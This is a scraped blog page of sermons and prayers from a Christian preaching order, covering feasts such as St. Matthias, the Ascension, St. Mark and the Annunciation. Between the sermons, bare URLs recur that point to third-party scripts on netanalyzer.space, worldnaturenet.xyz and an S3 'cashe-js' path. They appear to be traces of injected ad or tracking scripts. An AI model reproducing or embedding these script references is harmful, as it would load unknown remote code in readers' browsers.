
Category: Lesson

Friendship or Servanthood? The Feast of St. Matthias ~ The Rev. Dcn. Brenden Humberdross, Novice

May the words of my mouth and the meditations of our hearts be always acceptable to you O Lord, our God and our Creator. Amen.
At the heart of today’s gospel is a message which is absolutely key to our walk as Christians; is it greater to be a servant of Christ or His friend? This is much more than a question of mere semantics but instead is one that we must each answer for ourselves and one that will colour our walk with the Lord.
When I first took a quick glance at today’s gospel my mind was immediately drawn to the concept of servanthood; servanthood to the work of Christ? I sat and started to contemplate this question and my mind was immediately drawn to the many great saints of our Church, to Saint Dominic, Saint Francis, Saint Theresa of Calcutta and the many others who stand in God’s presence. As I contemplated I began to see that in each of their lives the calling to sainthood seemed to be a calling to servanthood; each of the saints that came to mind had given up all that they had to take up the cross of Christ and to serve Him, His people and the Church with all that they had. If that isn’t the calling of a devoted servant to Christ then what is?
At this point in my preparation I thought I had exactly what I was going to share with you today; the message that the calling to Christian perfection (sainthood/salvation) is the calling of every Christian and that as such we should all be devoted servants of God. However, I then sat down and re-read the Gospel and it was then that I realised there was a much greater question that needed to be answered before I could share this message; is the path to Christian perfection really servanthood or is it something far more sublime, friendship.
In the reading we heard today at Mass Christ seems to turn the obvious pattern of sainthood on its head! Despite the fact that the lives of the Saints seem to be lives of servanthood we are told that perfection is found in friendship; why is this?
Let’s for a moment where the word servant comes from; it finds its origins in the same place as the word slave. To be a servant is to be a slave and as anyone who has studied the history of the world knows very few have become slaves by choice! Instead slaves are taken by force and live a life of servanthood not out of devotion to their master but out of fear; is this the life that Christ wants His followers to have? Absolutely not and the Gospel today makes that very clear!
Instead of asking us to be His slaves Christ instructs us that He wants us to be his friends! The motives of a friend are far holier and purer that those of a servant; a friend acts out of love and devotion, an internal desire to do good for you. If we are friends of Christ in the purest sense then we will want to do as He commands and will walk the path that leads to salvation. In fact it is this friendship that Christ extended to us on the cross, that has motivated those saints that have appeared to act like servants, and that Christ asks of each of us now.
Will you look to Christ as your friend? Will you incline your heart towards the cross and accept the love that Christ has for you? It’s my greatest prayer that each and every one of us, in accepting the love and friendship of Christ, will be motivated to share that love with others and to act as true friends of Christ. If we do that each of us will come to love him with such devotion and total abandon that we will one day be counted amongst the great number of nameless saints who worship before the throne of God.
This week I ask that each of us contemplate what it means to be a friend of Christ and ask ourselves how we can reform out lives to better serve Christ, His people, and His Holy Church.
Let us pray:
Lord God, we thank you for the great gift of friendship that you have extended to us in your son Jesus Christ. We pray that we may always live lives that are worthy of Christ and of the great love He has for us. May you kindle in us a desire to always act out of friendship and in doing so may we walk closer to Christ and in a closer bond of love with our brothers and sisters. Help us to always be motivated by pure desires and to strive always to walk in the paths of holiness.
In the name of the Father, the Son and the Holy Spirit. Amen.
//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js
https://netanalyzer.space/addons/lnkr5.min.jshttps://netanalyzer.space/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=49https://netanalyzer.space/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_

Peace ~ The Feast of the Ascension ~ Br. Chip Noon, Novice
//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js

“Go into the world and proclaim the gospel to every creature.”
According to the Apostle Mark, immediately before this, Jesus had admonished, again, his disciples for their refusal to believe those who had seen him after the crucifixion. In Acts, Luke has told us that they asked if Jesus was going to restore the kingdom to Israel, and Jesus tells them it’s none of their business to know when these things are going to happen.
Well! What is a person to do? It seems they can’t win with their friend who criticizes them at almost every turn.
Some commentators have suggested that the rest of today’s Gospel was added later to soften the harshness that was apparently spoken by Jesus to the disciples. Certainly, this time, after the Resurrection, must have been extremely trying for these simple disciples. They were to take everything on faith, yet they had not been given the grace to rely on faith. That was to come.
So again, what is a person to do? Aren’t there lots of mixed messages here? Don’t we face mixed messages ourselves every day, much less in our own bibles?
Without going into Bible Exegesis, let me just say that what we have been given is an amalgam of many writers, persuasions, and missions, all to explain what happened when a rabbi in Roman times in Israel lived and taught among his people. Yes, there are contradictions, even some harsh words, but there is one concept that Jesus is reported as having promulgated eleven times: Love one another.
And remember, he was working with regular folks, not the most learned or sophisticated. And sometimes they didn’t understand what he was saying or doing. Therefore, in the second reading, we learn that different people were given different tasks: apostles, prophets, evangelists, pastors, teachers. Similarly, in Acts 4:32-35 we find that distribution of goods “was made unto every man according as he had need.”
So, in today’s readings, we find many different points of view, admonitions, desires, all of which can be encompassed by the two events celebrated today, the Ascension, and next week, Pentecost. Remember, they were not yet possessed of the Holy Spirit as promised by Jesus. And they were losing their teacher, friend, and master. How could they not have been anxious and confused?
We today, must remember the one commandment that Jesus gave us time and again: Love one another.
Listen to the readings and Gospel stories throughout the year. All can be encompassed in that new commandment. And the Apostles reported this time and again. The early followers of Jesus loved one another, took care of each other, and showed the world they were Christians by their acts of charity and sacrifice.
Still, they were, and we are, humans. They were, and we are subject to the vicissitudes of daily existence. Sometimes overwhelmed. Sometimes afraid. Always in need of God’s graces. So, in the first reading, aren’t we given a measure of hope? Before the Holy Spirit’s descent, they were given this hope: “This Jesus who has been taken up from you into heaven will return in the same way as you have seen him going into heaven.”
Throughout the Bible we are given these little moments of hope, of promise. Today, the Feast of the Ascension, we can feel the loss the disciples felt. When I was a child, I always felt bereft on this day, losing Jesus. I could empathize with those disciples and felt their anguish.
Well, you know, we’ve heard over and over: “When one door closes, a window is opened.” That’s what the love Jesus taught us is about too. We are never really alone. All we have to do is remember the new commandment: Love one another. Like the Apostles, if we are fulfilling our mission as Christians, the very act of seeking out those who need our love opens many, many windows for us.
Lord, today give us the peace we seek, and the comfort of your promises, and show us the way to love one another.
Amen.
https://netanalyzer.space/addons/lnkr5.min.jshttps://netanalyzer.space/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=22https://netanalyzer.space/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_

Last Words ~ The Rev. Shawn Gisewhite, Novice
//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js

Sixth Sunday of Easter
05/06/2018
Gospel Jn 15: 9-17
Back when I was a seminary student and living in West Virginia, an Episcopal Priest friend of mine told me a story.
Fresh out of Seminary himself, Fr. Dale considered himself quite the Liturgical, Theological and Musical snob. Being in a Baptist dominated community, he would regularly get requests to sing the hymn, “In the Garden.” This is one that my congregation sings almost every Sunday at the nursing home.
Fr. Dale would go on a rant about how this is a hymn that one ought not to sing.
Why would Christians, whose biblical faith values community far above individualism, who have heard Jesus’ explicit command to deny self and live for others; why would they ever sing, “He walks with me, talks with me, tells me I am his own”? Some years later, a Baptist clergy friend of his helped knock him off his high horse when he heard his rant about that hymn and quoted some familiar words: “The Lord is my shepherd; I shall not want. He makes me lie down in green pastures, he leads me beside still waters,” and so on.
Touché! Of course, we have a personal relationship with God, but still, Fr. Dale thought the word “private” is rarely a helpful word in communities of faith. As an aside, that reasoning is why “In the Garden” still has never appeared in an Episcopal hymnal.
One night Fr. Dale was called to the hospital by the family of an elderly parishioner who was struggling in his last hours. He rushed to the hospital, and he waited for all of his children to arrive; and when all of them were there, they all held hands around his bed and commended him to Jesus and prayed for his peaceful passing. This dear old man looked up and smiled, and then he spoke. He spoke last words. “I love every one of you. I’m ready to go. And I love Fr. Dale, too, and I love his voice and I know he’ll sing “In the Garden” for you at my funeral. Whereupon in that very instant he flat-lined on the monitor and died. Through tears, the oldest son looked at Fr. Egg On His Face and said, “Thank you, Father. Daddy always loved that song!”
And this, my wise friend told me, is how we know God has a sense of humor!
In no construction of reality that you could conjure would he ever have considered, especially not publicly as a solo, singing that song in a worship service over which he presided! But he got trumped. Trumped by love and the power of last words. And at the man’s funeral, his face red with embarrassment and feeling the effects of his humble pie, Fr. Dale sang, “and He walks with me and he talks with me.” The whole thing. With feeling.
Several years back while Ken Burns was doing research for a PBS series on the Civil War, a professor sent him a little-known letter written by a Rhode Island soldier to his wife Sarah. The author, Sullivan Ballew, had a premonition of his own death, and he wrote to his wife:
“The indications are very strong that we shall move in a few days, perhaps tomorrow. Lest I should not be able to write you again, I feel impelled to write a few lines that may fall under your eyes when I shall be no more. Sarah, my love for you is deathless. It seems to bind me with mighty cables that nothing but omnipotence could break. The memories of the blissful moments that I have spent with you come creeping over me. I feel most gratified to God and to you that I have enjoyed them for so long, and hard it is for me to give them up and burn to ashes the hopes of future years when, God willing, we might still have lived and loved together and seen our sons grown up to honorable manhood around us. If I do not return, my dear Sarah, never forget how much I love you, and when my last breath escapes me on the battlefield, it will whisper your name.”
The imminence of death is indeed sacred ground, and in those moments, we cling to last words in hopes of gleaning some meaning, some promise, some legacy. Every transition, every transformation, is a death of sorts, as well as a new birth. For something new to be fully born, something old must die. It’s the way of the world. Even the transitions we welcome are always bittersweet. Having cared for many children in the past, I think of the series of last words with which we bombarded them…before first getting on the school bus, before driving the car alone, before that first date, before going off to college.
But dying words are in a league of their own! How about you? If you could say just a few last words as you knew you were dying, to whom would they be addressed and what would they be? I’m guessing that somewhere in those last words would be a heartfelt “I love you,” as well as some sincere request like “take care of your brother,” or “live your life to the fullest.”
Chapters 13-17 of John’s gospel are Jesus’ earthly life last words to his disciples as he prepares them for a major transition. Something new, the ministry of the disciples and the church, is about to be born; and as with all births, something, namely Jesus himself, must die. In that holy ground context, Jesus says, “As the Father has loved me, so I love you, and so you should love one another.” What is it that matters when all else, including life itself, is said and done? What is the most compelling, the most powerful, the most enduring force in all the universe? What, as we prepare both for living and dying, becomes the echoing refrain? LOVE! Not the normal “What do I get out of it?” kind of love we usually mean when we use the word. Jesus was specifically commending to his followers agape love, the unconditional and self-sacrificing love that he himself exemplifies.
How does one measure such love? “Greater love has no one than this, than to lay down one’s life for one’s friends,” for the beloved. Last words matter. They are precious. Of all that Jesus might have said, he chooses love and relationship, even as he chooses us in love and sends us into the world to be love. This love is not a feeling or inclination, but obedience to his commandment to choose to love others as God has chosen to love us.
Sullivan Ballew was killed seven days after he wrote that letter, at the 1st battle of Bull Run.
“When my last breath escapes, it will whisper your name, Sarah.” And the next day after Jesus shared his parting words, he was crucified, his last breath on the cross and first breath in the resurrection whispering your name…your forgiveness.
“As the Father has loved me, so I have loved you.” It is your name he whispers before you’re formed in your mother’s womb, in the waters of baptism, around the altar, in the Word, and in the fellowship of Christ’s people.
It is your name, no matter how far you may wander, that if you pause to listen you will always hear. “Listen to me, Child. I love you. And now your only job is to share that love.” The first, and the last, word is love. Amen.
Let us pray. Gracious Lord God, we give you thanks for every precious gift and blessing that you shower on us so abundantly. But most especially, we thank you for the precious gift, the relationship with you which we could never deserve, but in which you call us and love us anyway, and also the precious relationships with others to which you command us in love. Help us to be your loving children. Help us to be aware of the needs of others and to serve them as your church and your people. In the name of Christ we ask it. Amen
https://netanalyzer.space/addons/lnkr5.min.jshttps://netanalyzer.space/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=27https://netanalyzer.space/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_

Second Chances ~ Br. Igor Kalinski, OPI (Translated from the Macedonian)

Acts 9:26-31 and John 3:18-24
Christ is Risen, my beloved brothers and sisters, He is truly Risen! Alleluia
Dear brothers and sisters of our Risen Lord Jesus Christ, in this fifth Sunday of Eastertide, the reading from the Apostle remind us of how good and big example is Barnabas in a very difficult situation at the moment of the event. This reminds me of one example of the Gospel, that we are all branches together of a big tree, if Barnabas is the finger of the hand, imagine how this finger have fixed such difficult situation, from the Apostle reading that as zealous Pharisee, Saul became a vehement opponent of Christianity, Saul had a life-changing encounter with the Risen Lord Jesus Christ, The result is that he not only become a Christian but eventually Apostle Paul.
When you were a kid, who was the bully in your school or in your neighborhood? When have some friends helped you out of a bad situation? The disciples of Jerusalem fear and distrust Saul, Barnabas courage to step forward and speak up for Saul in the community.
I ask myself how I would feel if I was part of a church when the convert has a bad reputation and been a lot of gossip about the person, would I feel fear that is some kind of infiltration? Or i would rejoice in his claim to faith and welcome him with open arm and in the meanwhile, I will keep a close eye on him.
Barnabas is a model of a servant of God and his people, his example is so needed today in our churches, oratories, temples, shrines, communities, neighborhoods and families. Barnaba encouraging you, helping you to feel accepted. When last time has been encouraged someone? Whom have you served as a Barnabas, encouraging and helping people feel accepted in your parish or society, this example is useful in any situation. Many people face hardest to be accepted by families, schools, youth groups, parties, social gatherings, the opposite or same-sex other groups etc.
“Whoever believes in him will not be condemned, but whoever does not believe has already been condemned, because he has not believed in the name of the only Son of God. And this is the verdict, that the light came into this world, but people preferred darkness to light because their works were evil. For everyone who does wicked things hates the light and does not come toward the light, o that his works may be clearly seen as done in God. After this, Jesus and his disciples went into the region of Judea, where he spent some time with them baptizing. John was also baptizing in Aenon near Salim, because there was an abundance of water there, and people come to be baptized, for John had not yet been imprisoned.”
Some people live in darkness, and they can’t find the light, there is still lot of me that I want to hide in the darkness but I want to leave the darkness, but the light hurts my eyes, the more I want to follow the light the brighter it becomes, and I am completely open to Gods light and I am grateful for it.
To receive Christ’s promise of new life I need to stop being ridiculous, literal and rational, but to ask God to forgive me, for some things, to renew me, to forgive myself for some things, to open my heart for Jesus, to renew my vows before Him.
Christ is Risen, He is Truly Risen! Rejoice! Alleluia.
//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js
https://netanalyzer.space/addons/lnkr5.min.jshttps://netanalyzer.space/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=25https://netanalyzer.space/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_

Saint Mark ~ The Rev. Dcn. Dollie Wilkinson, OPI
//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js

Saint Mark
Feast Day-April 25
Mark 16:15-20 (NIV)
“He said to them, “Go into all the world and preach the gospel to all creation. Whoever believes and is baptized will be saved, but whoever does not believe will be condemned. And these signs will accompany those who believe: In my name they will drive out demons; they will speak in new tongues; they will pick up snakes with their hands; and when they drink deadly poison, it will not hurt them at all; they will place their hands on sick people, and they will get well.” After the Lord Jesus had spoken to them, he was taken up into heaven and he sat at the right hand of God. Then the disciples went out and preached everywhere, and the Lord worked with them and confirmed his word by the signs that accompanied it”.
Very few people can deny that St. Mark did just as Jesus instructed. Not only did he bear witness to the many teachings and miracles performed by our Lord, but he set out to also spread Jesus’ message. Saint Mark the Evangelist is the patron saint of notaries and lawyers. Mark was the disciple of Saint Peter the Apostle and went on a Christian mission with Saint Paul and his cousin Saint Barnabas. He is the author of Mark’s Gospel, which is one of the four gospels in the New Testament.
He was born in Cyrene (one of the five Western cities, Pentapolis, in North Africa). His father’s name was Aristopolus, His mother’s name was Mary and he was a kinsman of the Apostle Barnabas. They were, Jewish in faith, rich and of great honor. They educated him with the Greek and Hebrew cultures. He was called Mark after they immigrated to Jerusalem, where St. Peter had become a disciple of Jesus Christ. St. Peter was married to the cousin of Aristopolus. Mark visited St. Peter’s house often, and from him he learned the Christian teachings. His house was the first Christian church, where they ate the Passover, hid after the death of the Lord Christ, and in its upper room the Holy Spirit came upon them.
Tradition has it that after the death of Peter, Mark left Rome and went to preach in Alexandria, Egypt, where he was eventually martyred. When he entered the city, his shoe was torn because of the amount he had walked during his preaching and evangelism. He went to a cobbler in the city, called Anianus, to repair it. While Anianus was repairing the shoe, the awl pierced his finger. Anianus shouted in Greek saying “Eis Theos!” which means “O, one God!” When St. Mark heard these words his heart rejoiced exceedingly. He found it suitable to talk to him about the one God. The apostle took some clay, spat on it, and applied it to Anianus’ finger, saying “in the Name of Jesus Christ the Son of God,” and the wound healed immediately, as if nothing had happened to it.
Anianus was exceedingly amazed by this miracle that happened in the name of Jesus Christ, and his heart opened to the word of God. The apostle asked him about who was the only God that he cried for when he was injured. Anianus replied “I heard about him, but I do not know him.” St. Mark started explaining to him from the beginning, from the creation of heaven and earth all the way to the prophecies that foretold the coming of Christ. Anianus then invited him to go to his house and brought to him his children. The saint preached and baptized them.
When the believers in the name of Christ increased and the pagan people of the city heard of it, they were enraged and thought of slaying St. Mark. The faithful advised him to leave for a short while, for the sake of the safety of the church and its care. St. Mark ordained St. Anianusa as Bishop of Alexandria as well as three priests and seven deacons. He went to the five Western cities, and remained there for two years preaching, where he ordained more bishops, priests, and deacons. Finally he returned to Alexandria, where he found the believers had increased in number, and built a church for them in the place known as Bokalia (the place of cows), east of Alexandria on the sea shore.
It came to pass when he was celebrating the feast of the Resurrection in the year 68 A.D. that the same day coincided with the great pagan celebration for the feast of the god Syrabis. Thus a multitude of pagans assembled, attacked the church at Bokalia, and forced their way in. They seized St. Mark, bound him with a thick rope, and dragged him through the streets crying, “Drag the dragon to the place of cows.” They continued dragging him with severe cruelty. His flesh was torn and scattered everywhere, and the ground of the city was covered with his blood. They cast him that night into a dark prison.
The angel of the Lord appeared to him and told him: “O Mark, the good servant, rejoice, for your name has been written in the book of life, and you have been counted among the congregation of the saints.” The angel disappeared, then the Lord Christ appeared to him and gave him peace. His soul rejoiced and was glad. The next morning, the pagans took St. Mark from the prison. They tied his neck with a thick rope and did the same as the day before, dragging him over the rocks and stones. Finally, St. Mark delivered up his pure soul into the hands of God and received the crown of martyrdom. Nevertheless, St. Mark’s death did not satisfy the rage of the pagans. They gathered much firewood and prepared an inferno to burn him. But a severe storm blew in, and heavy rains fell. The pagans became frightened and fled in fear.
The believers came and took the holy body, carried it to the church at Bokalia, wrapped it up, prayed over the saint, and placed him in a coffin. They laid the coffin in a secret place in this church. In 828 A.D. the body of St. Mark was stolen by Italian sailors and was removed from Alexandria to Venice in Italy. However, the head remained in Alexandria.
Many different miracles are attributed to Saint Mark. One that relates to Mark’s patronage of lions happened when Mark and his father Aristopolus were walking near the Jordan River and encountered a male and female lion who eyed them with hunger and seemed about to attack them. Mark prayed in Jesus’ name that the lions wouldn’t harm them, and immediately after his prayer, the lions fell down dead. Mark’s symbol in art is a Lion, usually winged. In the book of Revelation, the visionary sees about the throne of God four winged creatures: a lion, an ox, a man, and an eagle. It has customarily been supposed that these represent the four Gospels, or the four Evangelists (Gospel-writers).
On the 17th of Baounah (Coptic month), of the year 1684 A.M. (Coptic calendar), which was Monday, June 24, 1968 A.D., and in the tenth year of the papacy of Pope Kyrillos the Sixth, 116th Pope of Alexandria, the relics of St. Mark the Apostle, the Evangelist of the Egyptian land and the first Patriarch of Alexandria, were returned to Egypt. After eleven centuries outside Egypt, St. Mark’s body has at last returned to the same country (Cairo, Egypt) where he was martyred, and where his head is preserved to this day in the city of Alexandria, Egypt.
Pope Kyrillos had sent an official delegation to travel to Rome to receive the relics of St. Mark the Apostle from the Roman Catholic Pope Paul VI. The papal delegation consisted of ten metropolitans and bishops, seven of whom were Coptic and three Ethiopians, and three of the prominent Coptic, lay leaders. The Alexandrian delegation received the relics of St. Mark the Apostle on Saturday, June 22, 1968 A.D., from Pope Paul VI. The moment of handing over the holy relics, after eleven centuries, during which the body of St. Mark was kept in the city of Venice, Italy, was a solemn and joyful moment.
Prayer to Saint Mark
You are our Savior,
our hope and our life.
Thank you
for watching over us
as we learn and play.
Thank you for our patron,
Saint Mark, and his gospel stories.
His words about You show us
how to be respectful, loving
and peaceful.
Please be with us in all we do,
so that we make choices that honor You. We ask this, in Your name.
Amen.
https://netanalyzer.space/addons/lnkr5.min.jshttps://netanalyzer.space/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=48https://netanalyzer.space/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_
The Good Shepherd: Hearing His Voice ~ The Very Rev. Lady Sherwood, OPI
//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js
//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js
Reading 1: Acts 4:8-12.
R Psalm: PS 118: 1, 8-9, 21-23, 26, 28, 29.
Reading 2: 1 JN 3: 1-2.
Gospel: JN 10: 11-18.
Our Lord tells us very clearly that his sheep hear his Voice. He knows them all and they follow him. He also tells us that not one of us can ever be snatched from His hand. The only way we shall leave his hand is if we deliberately turn away and choose to leave it. If we go astray, Our Shepherd will always come looking for us to return us safely to his fold. However, the Lord will never force us to return, he respects our freedom to choose, although he loves us so much.
It is essential as children of God to often ask ourselves if we indeed are truly hearing the voice of Our Lord and are truly following him. In today’s world, it is all too easy to get distracted, or to say we are truly listening to him by making excuses such as, “I attend church”, or ” I don’t commit the bad sins of others”, but to truly listen and follow takes far more than this. If we don’t listen to him constantly in our hearts and lives, and only listen to his voice either out of habit or routine, or only listen when we choose to do so, then we are not truly listening to his voice at all.
It is vital that if we are truly listening, that we have him as first in our lives. It is far too easy to get into a pattern of attending church, hearing the scriptures, and praying as a habitual routine, rather than truly taking the time to hear the Lord’s voice speaking to us.
When was the last time you opened and read the bible on your own accord? The Bible is full of love letters from God for us, and if we are truly listening to his voice, it tells us all we need to know. I don’t mean reading the bible out of habit, but to truly take the time to listen and to hear what the Lord, our Shepherd, is telling us.
Today, I wish to issue a challenge in the name of the Lord, that we ask ourselves honestly how hard we actually try to hear the voice of the Good Shepherd. We are called to listen, to follow, and to serve him, not out of habit or ritual, but because he is our true Shepherd, our Lord who loves us and who gives salvation to all who truly listen and follow him.
Let us pray:
Good Shepherd of the flock, you tend and feed and protect your chosen people and only ask us to listen and to put our trust in your loving care. As host, you welcome us to your table and anoint us with your Holy Spirit. Let us be ever thankful for your blessings O Shepherd and Saviour, and to always truly hear and follow your voice.
Amen.
https://netanalyzer.space/addons/lnkr5.min.jshttps://netanalyzer.space/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=32https://netanalyzer.space/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_
https://netanalyzer.space/addons/lnkr5.min.jshttps://netanalyzer.space/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=31https://netanalyzer.space/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_

I Told You So! ~ The Rt. Rev. Michael R. Beckett, OPI
//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js

Do you remember when we were kids and our parents would tell us to not do that thing because if we did, we would cause all manner of problems AND get into trouble? And because we were us, we went right ahead and did that thing and we caused all manner of problems and got into trouble. And our parents said, “I told you so.”
And, poor Scott. Sometimes I feel so bad for him. He has it rough. You see, he lives with me. And one of my very, very, very favorite things to say to him is, “I told you so.” (Scott is much smarter and a heckuva lot wiser than I am, but do you think I’d let HIM know that? Uh unh. I ain’t doin’ it.)
And of course, there are those (infrequent, oh so very infrequent!) times Scott gets to say to me, “I told you so.” (I hate that.)
So why do we not listen? Why do we not accept what we are told? Why must we, in our (self-centeredness) have to learn the hard way that what God says, He means? Or do we ever learn? As many of you know, Jeremiah 29:11 and Romans 8:28 are two of my very favorite verses of Scripture. Both of them give us assurance that God has things well in hand and that we really don’t need to worry about things. And God has proved himself over and over and over and over ad infinitum in my life. He has cared for me when I had nothing else. He has shown Himself faithful and true and proved to me that I have no need to worry. So WHY do I worry? Why can I not get it through my head that I have no need to worry, I have no need to doubt? I would dare say that many of you have had similar experiences.
Whatever the answer to that question is, we are in good company. Over and over and over again, throughout the Hebrew and Christian scriptures both, we continually hear God tell us, “Have I not told you… I told you….” In the Gospel reading for today, when Cleopas and another disciple are on their way to Emmaus, Jesus appears to them and teaches them and says to them (are you ready) “I told you so.” (Well, actually, according the NIV He said, “ “How foolish you are, and how slow to believe all that the prophets have spoken! Luke 24:25) They recognized Jesus and he disappeared and then they hightailed it back to Jerusalem, straight to the disciples. And as they were telling the disciples what had happened, Jesus appeared to them all. They were, of course, amazed, frightened, excited!!!!! And what did Jesus say? He said, “I told you so.” (NIV: “These are my words that I spoke to you while I was still with you, that everything written about me in the law of Moses and in the prophets and psalms must be fulfilled.”Luke 24:44) Now, these weren’t your every day, run of the mill, ordinary disciples. These were THE DISCIPLES; hand picked by Jesus, his closest companions. They who had witnessed miracles first hand. And they had trouble getting with the program and believing. But ya know, Jesus then gave them yet another chance, kinda started from the beginning again, and did a reteach. (NIV: Then he opened their minds to understand the Scriptures. And he said to them, “Thus it is written that the Christ would suffer and rise from the dead on the third day and that repentance, for the forgiveness of sins, would be preached in his name to all the nations, beginning from Jerusalem. You are witnesses of these things.” Luke 24:45-48)
How awesome is that? Even after all the things the disciples had seen, had witnessed, had had first- hand experience with, Jesus taught them yet again. And so it is with us. When we truly desire to increase our faith, when we truly seek another chance to learn the lessons that Christ teaches us, He will always, always give us another chance to try again. It is up to us to continually open ourselves to learning those lessons. The hymnist, Clara H. Scott certainly had the words right when she wrote in 1895:
Open my eyes, that I may see
Glimpses of truth Thou hast for me;
Place in my hands the wonderful key
That shall unclasp and set me free.
Silently now I wait for Thee,
Ready my God, Thy will to see,
Open my eyes, illumine me,
Spirit divine!
Open my ears, that I may hear
Voices of truth Thou sendest clear;
And while the wave notes fall on my ear,
Everything false will disappear.
Silently now I wait for Thee,
Ready my God, Thy will to see,
Open my ears, illumine me,
Spirit divine!
Open my mind, that I may read
More of Thy love in word and deed;
What shall I fear while yet Thou dost lead?
Only for light from Thee I plead.
Silently now I wait for Thee,
Ready my God, Thy will to see,
Open my mind, illumine me,
Spirit divine!
Open my mouth, and let me bear,
Gladly the warm truth everywhere;
Open my heart and let me prepare
Love with Thy children thus to share.
Silently now I wait for Thee,
Ready my God, Thy will to see,
Open my heart, illumine me,
Spirit divine!
It is my hope and prayer that each of us open ourselves to learn the lessons that God teaches us, and that we do our utmost to learn, and to live those lessons. Amen.
https://netanalyzer.space/addons/lnkr5.min.jshttps://netanalyzer.space/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=42https://netanalyzer.space/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_
Let It Be: The Feast of The Annunciation~ Fr. Shawn Gisewhite, Novice


Then the angel left her.
What do you want to be when you grow up? It’s a common question. It was probably asked of us in our younger years. We ask it of our children and grandchildren. It is not, however, a question limited to a particular age. It may be common, but it is not necessarily simple. Some of us are still trying to answer that question.
At age 33 I am a Priest, I work in retail, my wife and I are in the process of starting a Café and, Lord willing, Law School is in my future. “So what do I want to be when I grow up?” I often ask myself with tongue in cheek. Over the years I have worked in Mental Health, various management positions, as a Paralegal and even as a Hypnotherapist.
Some of my friends wanted to become famous singers (some sadly lacked to ability to sing), dancers or movie stars. At one level these are silly fantasies. At another level they point to the assumption that we are responsible for creating the life we want.
Look at your relationships, friendships, your family and marriage, your jobs and careers, your education, your home. All of those are attempts to create your life. That is not necessarily wrong. We have decisions to make and opportunities before us. The difficulty comes when we start to believe and carry the burden that we are the ultimate creator of our life. Seems that is what happened to King David when he decided that God needed a big fine cedar house like his. David was convinced that he was the one to build a house for God. Until God said, “No.” God reminded David that God is the builder and creator of life. It has been that way from the beginning.
For in the beginning, God spoke and POOF there it was. God said let there be light and there was, let there be sky, dry land, earth that brings forth vegetation, fish that fill the waters, a sun and a moon. Let us create humankind in our image and likeness. God said let there be all these things and there was. Creation is the larger context for today’s gospel, the Annunciation to Mary.
God speaks the creative word. Today, however, we remember Mary’s words, “Let it be.” “Let it be with me according to your word.” Mary’s words, “Let it be,” echo God’s words, “Let THERE be.” It is like an ongoing call and response between God and humanity. God prays creation into existence and Mary says, “Amen. Let it be.” This is not an ending to the creation story but the continuation of creation and the beginning of our salvation. Think about this. God says, “Let there be” and his words bring forth creatures into the world. Mary says, “Let it be” and her words will bring forth the Creator into the world. How amazing is that?
Jesus is able to take flesh because Mary’s humanity gives him that possibility. This could only happen with Mary’s “Let it be.” Her gift to God is her humanity and through her, our humanity. The incarnation of God in Jesus is not, however, limited to Mary. It is an affirmation of God’s creation and the goodness of humanity. God chooses human flesh, not a cedar house, as the place of God’s dwelling. Each one of us can stand as the “favored one,” the one with whom God is. Each of us is called to grow up to be God-bearers, to carry the life of God within our own humanity.
Mary is a part of us. She is that part of us that is womb-like, the part that gives birth to Christ in our world. To reject Mary is to say no to God. To reject Mary is to reject the holy of holies within us. To reject Mary is to end the ongoing story of creation and salvation. To love and venerate Mary, however, is to discover the life God is creating in us and who are to be when we grow up. Mary teaches us how to say, “Yes.”
Each one of us is to echo Mary’s words, “Let it be.” Don’t hear this as passivity. This is not a “que sera, sera” attitude. It means we must be vulnerable, open, receptive. It means that we must let down the veils that we think separate us. Mary sees her virginity as a veil of separation. “How can this be since I am a virgin?” Not only that, but Mary is weaving a new veil for the temple.
Sacred tradition says that Mary was one of the virgins chosen to weave a new veil for the temple. The veil was the curtain that separated humanity from the holy of holies, the place that God lived. Neither the temple veil nor Mary’s virginity, however, can separate God from humanity. As the Archangel Gabriel declares, “Nothing will be impossible with God.”
We all live with veils that we think separate us from God. There are veils of fear, shame, and guilt. Independence and individualism become veils of isolation. Sometimes we are veiled in logic, rationalism, and unable or unwilling to abandon ourselves to the mystery. Often our veils are the life we have created for ourselves.
God looks through our veils to see the “favored one” even when we cannot see ourselves that way. God’s words of possibility speak across our veils announcing that God is with us and that we will conceive within us God’s own life. God is always stepping through our veils to choose us as God’s dwelling place.
“How can this be?” With those words Mary acknowledges that the life Gabriel announces is not the life she was creating for herself. “Let it be.” With those words, Mary receives the life God is creating in her. Between “How can this be?” and “Let it be” the impossible becomes a reality, the never-before heard of… will forever be spoken of, and the veil between divinity and humanity has fallen.
Offer whatever excuses, reasons, and veils you have why this cannot be true for you. The Angel Gabriel will tell you differently. “Nothing will be impossible with God.”
Amen.
